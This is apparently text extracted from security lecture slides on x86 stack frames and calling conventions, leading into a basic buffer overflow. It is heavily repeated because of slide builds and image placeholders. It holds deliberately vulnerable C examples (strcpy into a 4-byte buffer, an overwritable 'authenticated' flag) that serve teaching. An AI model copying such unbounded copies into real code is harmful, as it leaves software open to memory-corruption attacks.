
Compiler provides instructions that adjust the size of the stack at runtime



Closer Look at Stack During Runtime

Stack and heap grow in opposite directions


Compiler provides instructions that adjust the size of the stack at runtime



Closer Look at Stack During Runtime

Stack and heap grow in opposite directions


Compiler provides instructions that adjust the size of the stack at runtime



Closer Look at Stack During Runtime

Stack and heap grow in opposite directions


Compiler provides instructions that adjust the size of the stack at runtime



Closer Look at Stack During Runtime

Stack and heap grow in opposite directions

Compiler provides instructions that adjust the size of the stack at runtime




Focusing on the stack for now

Stack Layout When Calling Function

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int    loc2;
    int    loc3;
    ...
}
```

0x00000000

0xffffffff



Stack Layout When Calling Function

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int    loc2;
    int    loc3;
    ...
}
```

0x00000000

0xffffffff



**Arguments
pushed in
reverse order
of code**

Stack Layout When Calling Function

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int    loc2;
    int    loc3;
    ...
}
```

0x00000000

0xffffffff



Local variables
pushed in the
same order as
they appear
in the code

Arguments
pushed in
reverse order
of code

Stack Layout When Calling Function

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int    loc2;
    int    loc3;
    ...
}
```

0x00000000

0xffffffff



Local variables
pushed in the
same order as
they appear
in the code

Arguments
pushed in
reverse order
of code

Stack Layout When Calling Function

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int    loc2;
    int    loc3;
    ...
}
```

Two values between the arguments
and the local variables

0x00000000

0xffffffff



Local variables
pushed in the
same order as
they appear
in the code

Arguments
pushed in reverse
order of code

Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int    loc2;
    int    loc3;
    loc2++;
}
```

0x00000000

0xffffffff



Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int  loc2;
    int  loc3;
    loc2++;
}
```

Q: Where is (this) loc2?

0x00000000

0xffffffff



4B

4B

4B

4B

Variable args?

0xbffff323

Undecidable at compile time

- I don't know where loc2 is,
- and I don't know how many args
- *but* loc2 is *always* 8B before "???"s

Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int  loc2;
    int  loc3;
    loc2++;
}
```

Q: Where is (this) loc2?

A: -8(%ebp)

0x00000000

0xffffffff



**Stack frame for
this call to func**

Frame pointer


`%ebp`

- I don't know where `loc2` is,
- and I don't know how many args
- *but* `loc2` is *always* 8B before “`???`”s

`0xbfff03b8 %ebp` A memory address

`0xbfff0720 (%ebp)` The value at memory address `%ebp`
(like dereferencing a pointer)

`pushl %ebp`




~~0xbfff03b8~~ %ebp **A memory address**
 0xbfff0200

~~0xbfff0720~~ (%ebp) **The value at memory address %ebp**
 0xbfff03b8 (like dereferencing a pointer)

`pushl %ebp`


`movl %esp %ebp /* %ebp = %esp */`



Returning From Functions

```
int main()  
{  
    ...  
    func("Hey", 10, -3);  
}
```


...Q: How do we restore %ebp?



1. Push %ebp before locals
2. Set %ebp to current %esp
3. Set %ebp to(%ebp) at return

Returning From Functions

```
int main()  
{  
    ...  
    func("Hey", 10, -3);  
    ... Q: How do we resume here?  
}
```



Set %eip to 4(%ebp) at return

Push next %eip before call

- Calling function:

1. Push arguments onto the stack (in reverse)
2. Push the return address, i.e., the address of the instruction you want run after control returns to you: `%eip+something`
3. Jump to the function's address

- Called function:

4. Push the old frame pointer onto the stack: `%ebp`
5. Set frame pointer `%ebp` to where the end of the stack is right now: `%esp`
6. Push local variables onto the stack; access them as offsets from `%ebp`

- Returning function:

7. Reset the previous stack frame: `%ebp = (%ebp) /* copy it off first */`
8. Jump back to return address: `%eip = 4(%ebp) /* use the copy */`

- **Buffer**
 - ▶ Contiguous set of a given data type
 - ▶ Common in C
 - All strings are buffers of chars
- **Overflow**
 - ▶ Put more into the buffer than it can hold
 - ▶ Where does the extra data go?

A Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

A Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



A Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}


int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



A Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```




A Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Upon return, sets %ebp to 0x0021654d



SEGFAULT (0x00216551)

A Buffer Overflow Example


```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

A Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

